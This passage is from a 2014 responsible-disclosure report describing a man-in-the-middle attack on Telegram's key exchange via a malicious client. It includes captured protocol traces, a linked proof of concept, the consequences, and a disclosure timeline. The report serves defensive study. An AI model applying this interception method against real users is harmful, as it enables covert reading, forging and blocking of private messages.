
[16] *Note*: in the figure, this value and dh_prime have have both been shortened, to avoid a too big image (they are 260 bytes each).

computing g^b *(mod prime)*. She then encrypts these values with the AES key and sends the message to the attacker.

The attacker decrypts them, and recovers g^b *(mod prime)*. At this point, the attacker can compute *auth_key* = $g^{ba'}$ *(mod prime)*, which will be the authorization key shared with the victim. He then generates a random *b'* and calculates $g^{b'}$ *(mod prime)*, encrypts the result with the AES key and sends it to Telegram's servers.

At this moment, the attacker already knows that, in case of a successful protocol run, the authorization key shared with the server will be *auth_key'* = $g^{ab'}$ *(mod prime)*. The messages sent within this step are included in Figure 8. Again, the value `g_b` changes.

Figure 8. `set_client_DH_params` message




```
[VICTIM -> MITM] (1394542457.47):
-----------------------
set_client_DH_params:
-----------------------
HEADER:
    auth_key: 00 00 00 00 00 00 00 00
   timestamp: 00 a4 26 77 79 07 1f 53
  msg_length: 78 01 00 00
     TL code: 1f 5f 04 f5

       nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
  server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e

DEC(client_DH_inner_data):
                  sha1: 30 01 b4 d0 c3 5e 59 5a a4 65 49 4d 4f 11
                        50 ef f0 c3 f7 25
       client_DH_inner_data: 54 b6 43 66
                 nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
          server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e
              retry_id: 00 00 00 00 00 00 00 00
          [fixed data]: fe 00 01 00
                   g_b: 6a 2f f4 57 dd 16 94 b2 83 20 be 06 63 93 a5 0d 65 a7 8b 68 df
54 f9 f7 0e de 35 3a 49 cd 7f 86 a1 b9 cb 74 5d 1f 96
[AUTH KEY(VICTIM <-> MITM)] (1394542457.48):  36 9b cd e6 73 39 1c 0e
[AUTH KEY(MITM <-> TELEGRAM)]:  55 2a 95 4a 25 92 49 a4
[MITM -> TELEGRAM]: (1394542457.50)
-----------------------
set_client_DH_params:
-----------------------
HEADER:
    auth_key: ab b2 bf fb a4 f7 53 47
   timestamp: 27 b8 ec 52 e9 9b 48 69
  msg_length: 63 c9 8c 4c
     TL code: 54 b6 43 66

       nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
  server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e

DEC(client_DH_inner_data):
                  sha1: ab b2 bf fb a4 f7 53 47 27 b8 ec 52 e9 9b
                        48 69 63 c9 8c 4c
       client_DH_inner_data: 54 b6 43 66
                 nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
          server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e
              retry_id: 00 00 00 00 00 00 00 00
          [fixed data]: fe 00 01 00
                   g_b: a0 3d 81 d4 14 d0 56 bf 92 ab c3 ae 46 65 54 4e 10 df c5 e9 5d
0a f6 da b2 d0 8a ac c2 a9 00 ee 91 60 e4 00 00 00 00
```

Source: Own elaboration

6. **`auth_ok`**: The Telegram's server receives the previous message, decrypts it with the AES key and makes all necessary verifications. The final authorization key computed by the server matches the previous *auth_key'*, and the server accepts the negotiation without detecting the attack.
   The server then sends the response to the attacker, including a code *new_nonce_hash1*, which is obtained applying a hash function over the *new_nonce* and the final key.
   Since this value depends on the generated key, the attacker must recompute it, using *auth_key* instead of *auth_key'*. This modification is again shown in Figure 9.

Figure 9. `auth_ok` message



```
[TELEGRAM -> MITM] (1394542457.59):
-----------------------
auth_ok:
-----------------------
HEADER:
    auth_key: 00 00 00 00 00 00 00 00
   timestamp: 01 e8 a4 5a 7b 07 1f 53
  msg_length: 34 00 00 00
     TL code: 34 f7 cb 3b

        nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
  server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e
        new_nonce_hash1: cd 73 99 14 78 be fb a8 e3 c1 e1 29 ca 38 33 79
[MITM -> VICTIM] (1394542457.59):
-----------------------
auth_ok:
-----------------------
HEADER:
    auth_key: 00 00 00 00 00 00 00 00
   timestamp: 01 e8 a4 5a 7b 07 1f 53
  msg_length: 34 00 00 00
     TL code: 34 f7 cb 3b

        nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
  server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e
        new_nonce_hash1: 9c 92 0f 40 cb 80 70 12 5a f5 94 2f d8 2d ea c6
```


Source: Own elaboration

From this point, the victim's client and the Telegram's server have completed the authorization protocol, without having detected the man in the middle. The next messages will be encrypted using the negotiated keys (*auth_key* for messages between the victim and the attacker, and *auth_key'* for messages between Telegram and the attacker). Since the attacker knows both keys, he just has to decrypt and re-encrypt everything with the corresponding one.

Nevertheless, several aspects are worth to be emphasized. Immediately after completing the process with the first Data Center, it will indicate to the client the IP addresses and ports of other Data Centers (see Figure 10).

In order for the attack to be successful, the attacker will have to alter "on-the-fly" this information, setting it to IP addresses (and port numbers) under his control. The victim's client will then repeat the whole process with each of the new Data Centers (and the attacker will perform the same attack).

Figure 10. Message with the IPs and ports of other Data Centers



```
[TELEGRAM -> MITM] (1395658820.27):
HEADER:
auth_key_id: 25 12 09 84 c2 61 30 98
    msg_key: c5 e9 51 63 08 0d 2d 7d 5f 45 5d 8e dc b7 91 4b
 session_id: 2973282966800254802
server_salt: 5879774909637203014
     msg_id: 5994308996595596289
     seq_no: 3
    msg_len: 192
msg_len: 192
DATA:
 f35c6d01 301f6800 53301045 232d5905 53301045 bc799737 00000002 1cb5c415 00000005 2ec2a43c 00000001 00000000 3337310b 3034322
e 312e352e 000001bb 2ec2a43c 00000002 00000000 3930310f 3933322e 3133312e 3339312e 000001bb 2ec2a43c 00000003 00000000 343731
0d 3034312e 3234312e 0000362e 000001bb 2ec2a43c 00000004 00000000 2e31330d 2e303132 2e353332 00003231 000001bb 2ec2a43c 00000
005 00000000 3631310b 2e31352e 322e3232 000001bb 000000c8 fc1c3100 c3b448de 1970367d 11b8ab7e 17f19adb d8d8ff97 b463947d e890
b249 2d6f62d6 7ad3e830 b8aee2f2 dc283e31 51bdaaac 3666455e e753bd25 b5227895 ca4f738a ef42c31a 0d7847cf 4b4f332a 4a7a9b6a 94f
aa322 07076459 b98aa51d ccb45f91 ba7c62a6 95827429 fbca2977 70327520 71ecffa2 b5e6b040 91fa2d69 4c272e1d 0d9fca2d 2c2966ed 3a
ba79ab 5980e0ed d015ba24 f3c78175 a8c8317b afb0949c 0f7bf812 24ae346b d9bcea11 5ffa37c6 180f24d0 ee5a6452 15e56725 7a2c3d7b e
0d0b296 9f7d1e8b 8c6fcde5 4ec237c6 104764d8 96dd440d f3ebd98b 99c4297c a6d22fa1 8420bce2 98871ad1 e7eebbd5 7e3a8ce5 45332c3f
fc5db49a 57f89454 f4d0f95b 64b20800 91d42a17 46b0e86d d8315a10 8dbc5458 b94e9962 0a4cbda5 28683df0 32153c6b ff362d14 f4d69bca
 a17c2633 54088650 cc511bc0 12343d9a 6cef3c23 ed49a767 38934a58 eafdbca6 799c77e0 e8683086 fd83683c e6e94f10 a9ca866c e452c18
a 264ecd9f a5f9401e 30e8a333 aa152307 38eda328 21e73570 b7338e15 9ce1b501 18b71b32 dae7be48 00000000 00000000 00000000 000000
00 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000
000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 0000
0000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

Source: Own elaboration

Once completed all the additional negotiations, the client will send the cellphone number corresponding to the account she wants to be associated to, and the attacker will just forward the message (decrypting and re-encrypting it with *auth_key* and *auth_key'*). Then, Telegram will send the verification code via SMS to the specified number. In any case, given that the client sends the code through the attacker, the latter does not even need to capture the SMS: instead, he receives the code and repeates the decryption and encryption process with each communication end.

At this point, the victim has "correctly" set up a fully functional Telegram's client, and the server has accepted everything it has received, without even suspecting an attack.

3.1 SOURCE CODE

The source code of the *PoC* (proof of concept) described here is available at https://github.com/INTECOCERT/telegram_auth_bypass. Within this code, there is a README file, containing instructions for running it. The proof of concept will run the negotiation agains the real servers of Telegram. However, in order to avoid an illegitimate usage of this PoC, the implemented application will ask for the cellphone number, request the code received via SMS, and close automatically. If, before running it, a Telegram client has been installed in some other device associated to the same cellphone number, a message will be shown in it informing that a new connection has been registered. This actually proofs that the authentication is successful.


4 CONSEQUENCES

The first direct consequence is that **the attacker will gain access to everything** the victim sends (or receives) to (or from) Telegram. It is important to emphasize that this does not only affect the privacy of the victim: it also affects anyone who may communicate with her through Telegram, given that the attacker will also read the messages sent to the victim. But even worse, since the *authorization keys* have a long life (unless they are revoked) the persistence of the attack is consequently high.

Another consquence is that the attacker will have a complete control over whatever the victim sends or receives. Specifically, the attacker will be able to **access the messages log, modify the contents of the messages being transmitted, block them or even create new messages impersonating the victim.**

It is also worth noting that the attacker will be able to obtain the complete contact list of the victim (including their cellphone numbers). For instance, in the case of the *CLI* client, this may be done using the *contact_list* command, as shown in Figure 11 (with the data, for illustrative purposes, obviously modified).

Figure 11. Sample of contact list query



```
> contact_list
User #555555: Rocío (Rocío 3468686868)  offline. Was online [2014/03/11 21:34:06]
User #155555:  Alex  (Alex 3468686868)  offline. Was online [2014/02/28 23:02:11]
User #455555:  Sergio (Sergio 3468686868)  offline. Was online [2014/03/12 10:45:40]
User #455555:  Daniel (Daniel 3468686868)  offline. Was online [2014/03/11 21:13:54]
User #555555:  Antonio (Antonio 3468686868)  offline. Was online [2014/03/12 10:52:46]
User #655555:  Alex (Alex 3468686868)  offline. Was online [2014/03/11 10:27:18]
User #755555:  Bruno (Bruno 3468686868)  offline. Was online [2014/01/24 11:05:23]
User #855555:  Alex (Alex 3468686868)  offline. Was online [2014/03/07 00:01:33]
User #855555:  Gonzalo (Gonzalo 3468686868)  offline. Was online [2014/03/10 04:22:30]
User #855555:  Pablo  (Pablo 3468686868)  offline. Was online [2014/03/12 11:19:38]
User #855555:  Miguel (Miguel 3468686868)  offline. Was online [2014/03/11 20:34:57]
User #855555:  Patricia (Patricia 3468686868)  offline. Was online [2014/03/11 00:13:01]
User #955555:  Toni  (Toni 3468686868)  offline. Was online [2014/02/12 11:33:36]
User #955555:  Belén (Belén 3468686868)  offline. Was online [2014/03/11 21:40:15]
User #955555:  Fer (Fer 3468686868)  offline. Was online [2014/03/11 21:55:29]
```

Source:Own elaboration

This attack has also consequences for the encrypted chats. When creating a new encrypted chat, its recipient will receive a request for encrypted chat in all the devices in which she has installed Telegram. Nevertheless, when she accepts the request with an specific device, the chat is automatically rejected in the other ones, being thus able to continue the chat from the device that accepted it. It is also possible to automatically accept these requests (in fact, this is how *CLI* behaves). With this, the attacker would be able to **create or accept automatically all requests for encrypted chats** (forwarding everything to the victim in order to avoid suspicions). The attacker will thus gain control of the encrypted chat over the other installed clients. Even in the case that te victim wishes to accept the chat in another device, this does not actually need to raise suspicions of an attack (as we have said, *CLI* behaves like this by default). These interception could be detected by the victim by running the key visualization functionality. However, with a modified client, this could possibly be also circumvented.

Lastly, the attacker would also be able to **deny access to Telegram to the victim** by running the “Close all other sessions” option.

Of course, all this actions would be executed without server and client noticing it (except, evidently, too obvious modifications or blocks), given that everything was initiated after an apparently legitimate installation of a Telegram client that behaves exactly like a legitimate one.

4.1 VIABILITY OF THE ATTACK

Initially, the described attack may seem impractical, considering that it requires the installation of a malicious client software. Nevertheless, several factors increase the success probability:

- Telegram provides an open API, and anyone can make use of it to communicate with their servers. Moreover, they encourage third-party developments.


For the moment we are focusing on open sourcing the things that allow developers to quickly build something using our API[17].

- The source code of many clients (both official and unofficial) is free.
- The modifications needed to create a malicious client are minimal and easy to remain unnoticed.
- The behavior of a malicious client is exactly the same tan a legitímate one.

As “*informal evidence*” of how easy it would be for these modificatoins to go unnoticed, recall Figure 3, is that really Telegram’s public key? Indeed, it is not. The actual legitimate key is the one shown in Figure 12. Obviously, this may be verified by accessing Telegram’s[18] website and comparing the public key included in the downloaded application with the one shown in the website. Still, Telegram is thought as a service providing both a high security and a high usability (and so is it publicized). The reason behind this objective is to allow anyone, independently on the technical knowledge, be able to enjoy a secure application. However, under these premises, it still requires its users to manually access the public key stored in their applications and compare it with the one included in their website. This undoubtedly enters in conflict with the usability requirement. Therefore, in order for this check to be usable, it has to be made ni an automatic manner. Nevertheless, in that case, the trust will lie on the client software which, as we have seen, cannot be trusted.

[17] Text at https://telegram.org/apps (accessed 03/14/2014).
[18] https://core.telegram.org/api/obtaining_api_id

Figure 12. Legitimate `tg.pub` key



```
root@[redacted]# cat tg.pub
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAwVACPi9w23mF3tBkdZz+zwrzKOaaQdr01vAbU4E1pvkfj4sqDsm6
lyDONS789sVoD/xCS9Y0hkkC3gtL1tSfTlgCMOOul9lcixlEKzwKENj1Yz/s7daS
an9tqw3bfUV/nqgbhGX81v/+7RFAEd+RwFnK7a+XYl9sluzHRyVVaTTveB2GazTw
Efzk2DWgkBluml8OREmvfraX3bkHZJTKX4EQSjBbbdJ2ZXIsRrYOXfaA+xayEGB+
8hdlLmAjbCVfaigxX0CDqWeR1yFL9kwd9P0NsZRPsmoqVwMbMu7mStFai6aIhc3n
Slv8kg9qv1m6XHVQY3PnEw+QQtqSIXklHwIDAQAB
-----END RSA PUBLIC KEY-----
```

Source: Own elaboration

4.2 ADDITIONAL CONSIDERATIONS

Even though the attack described here is based on the installation of a malicious client, there may also exist alternative attack vectors. For instance, if the client software, either oficial or unofficial, is not correctly secured, an external agent (malware) may modify the public key and IPs from outside. In this case, even though the prerequisite is different, the consequences are the same[19].

4.3 TELEGRAM CLIENTS

Besides the official clients, available for iOS and Android, the following clients are also referenced from Telegram's[20] website. Some of them licensed under GPL (easing the task of creating malicious clients from their source code):

- Telegram, S-edition (Android)
- Webogram (Windows / Mac / Linux)
- Webogram Chrome App (Windows / Mac / Linux)
- Telegram for Windows (Windows)
- Messenger for Telegram (Mac OSX)
- Telegram CLI (Linux)
- Migram (Windows Phone)
- Ngram (Windows Phone)
- Kilogram (Windows Phone)
- Fluorogram (Windows Phone)
- ChatZ (Windows Phone)
- MTPClient (Windows Phone)
- Arkagram (Windows Phone)

Additionally, there are other cclients that are not included in the oficial website. This obviously does not mean that they are malicious software, but reflects the fact that

[19] Un atacante tendría que tener en cuenta cómo evitar sospechas de la víctima, por ejemplo, si ésta recibe un SMS sin haberlo solicitado.
[20] https://telegram.org/apps

there may exist “alternative” applications that have not been evaluated from a security point of view. Some of these applications are:

- Stel’s Messenger[21] (Android).
  - Note: The sender of the SMS sent by Telegram when installing a new client many times appears as “Stel”. It seems then possible that this application has something to do with Telegram’s creators.
- Webogram Chrome App: there is a versión in portuguese[22] that does not seem to be related to the same developer than the original one.
- There also exists a Telegram version for Ubuntu Touch[23], based in *CLI*.

[21] https://play.google.com/store/apps/details?id=com.undefware.vkchat
[22] https://chrome.google.com/webstore/detail/telegram/jgfpgkknopphgdcaoclnaoecckinkhda
[23] https://code.launchpad.net/~rmescandon/ubuntu-telegram-app/trunk

5 CONCLUSION

To summarize, the described attack over Telegram's authorization and authentication, despite requiring a malicious client to be installed, may be considered as a feasible attack, given that Telegram actually promotes third party development.

Obviously, a malicious client could be used as an entry point for launching much grievous attacks. Nevertheless, focusing on the service provided by Telegram, this attacks gives full access and permissions to the attacker over the victim's account.

Moreover, it does so without the attack being noticed by the client or Telegram's server. And even worse, the computational requirements of the attack are very low, since the attacker does not need to generate nonces, factorize n, etc. It just has to decrypt and re-encrypt the messages it receives.

Nevertheless, the attacker must manage to have the victim install a malicious client (essentially identical to the legitimate one), or modify the one that it has already installed.

Hence, despite Telegram being an instant messaging system that makes use of correct cryptographic methods (alghough the use of AES IGE mode has also been critiziced[24]), opening the service to third parties makes it hard for Telegram's ecosystem to keep a high security level, without reducing its usability to a minimum.

In order to reduce the probability to be affected by the described attack, the simplest solution is to advise Telegram's users not to install unofficial clients. However, this is not enough, since the oficial applications must still be correctly secured using advanced techniques, so that this vulnerability may not be exploited using alternative attack vectors (like the modification of the public key by some external agent).

In any case, this directly conflicts with one of the main attractive points of Telegram, namely, the possibility of developing clients for new platforms in which otherwise there wouldn't probably exist Telegram applications (like, e.g. the *CLI* software for Linux).

This study documents a weakness in Telegram's authentication protocol that allows, through a malicious client, or an attacker performing other type of attacks, to learn the keys negotiated between the user and Telegram's server. Such weakness does not imply a vulnerability in Telegram's official client or server software.

The proof of concept introduced here just depicts an example that allows to show the potential risk for Telegram's users associated to the designed authentication protocol. This risk might be minimized by means of additional mechanisms for identity management and application access allowing the user to maintain control over the unofficial applications that have access to his/her data over this service.

[24] http://unhandledexpression.com/2013/12/17/telegram-stand-back-we-know-maths/

APPENDIX A. TIMELINE

The timeline for the research process and notification to Telegram is as follows:

1. *7 March 2014: initial contact with Telegram informing them of the obtained results.*
2. *10 March 2014: Telegram response to the first email, informing that the weaknesses in the authentication mechanisms presented through a modified client are out of the scope of their security model. Their proposed solution, in order to achieve maximum security, is to use only the official client or open source clients that have been comprehensively verified.*
3. *11 March 2014: submission of the PoC to Telegram.*
4. *28 April 2014: 52nd day after first contact and after several unanswered mails, the results of this study are made public at INTECO's website.*